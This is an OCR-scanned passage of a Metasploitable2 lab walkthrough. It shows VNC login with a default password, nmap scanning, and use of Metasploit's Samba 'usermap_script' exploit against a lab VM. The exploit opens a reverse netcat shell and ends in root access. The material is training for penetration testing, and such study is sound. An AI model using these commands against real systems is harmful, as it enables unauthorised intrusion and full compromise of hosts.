
METASPLOITABLE2 LAB WALKTHORUGH

Open new terminal and search for

- “vncviewer 192.168.148.129”

The password of VNC is password





Congratulations! GUI access is achieved via VNC exploits.

METASPLOITABLE2 LAB WALKTHORUGH

SMB VUNERABILITY ACCESSMENT & EXPLOITATION

8:SMB (Server Message Block), also known as CIFS in some contexts, is a network file-sharing protocol used primarily by Windows systems to provide access to files, printers, named pipes, and other shared resources. It typically runs on TCP ports **445** (direct SMB) and **139** (NetBIOS over TCP).

Scanning :

- " nmap -sV -O -T4 -sS " remain the following IP use want to scan

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O -T4 -sS 192.168.148.254 192.168.148.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 06:36 EDT
Nmap scan report for 192.168.148.254
Host is up (0.000097s latency).
All 1000 scanned ports on 192.168.148.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E3:30:80 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.148.129
Host is up (0.00061s latency).
Not shown: 977 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
```

- " msfconsole"

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: View advanced module options with advanced
```

- " search smb_version"

```
msf6 > search smb_version

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version  .                normal  No     SMB Version Detection
```

- " show options"

```
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                       ml
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

- " set rhosts 192.168.148.129"

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.148.129
rhosts => 192.168.148.129
```

- " exploit"

```
msf6 auxiliary(scanner/smb/smb_version) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat
 operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.148.129:445   -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.148.129       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Open the new terminal and searchsploit the version of the samba which you got

- " search Samba 3.0.20"

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit Samba 3.0.20
--------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                              |  Path
--------------------------------------------------------------------------- ---------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                     | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                       | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                               | linux_x86/dos/36741.py
--------------------------------------------------------------------------- ---------------------------
```

- msfconcole

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
```

METASPLOITABLE2 LAB WALKTHORUGH

- “ search samba 3.0.20”

```
search smb msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution
```

- “ use 0”

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, sock
                                       s5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                       ml
   RPORT    139              yes       The target port (TCP)
```

- “set rhosts 192.168.148.129”

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.148.129
rhosts ⇒ 192.168.148.129
```

- “exploit”

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.148.128:4444
[*] Command shell session 1 opened (192.168.148.128:4444 → 192.168.148.129:34047) at 2025-10-07 06:43:49 -0400
```

- python -c ‘import pty;pty.spawn(“/bin/bash”)’ to get the root access

```
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# Samba 3.0.20
```

Congratulations! Root access is achieved via SMB exploits.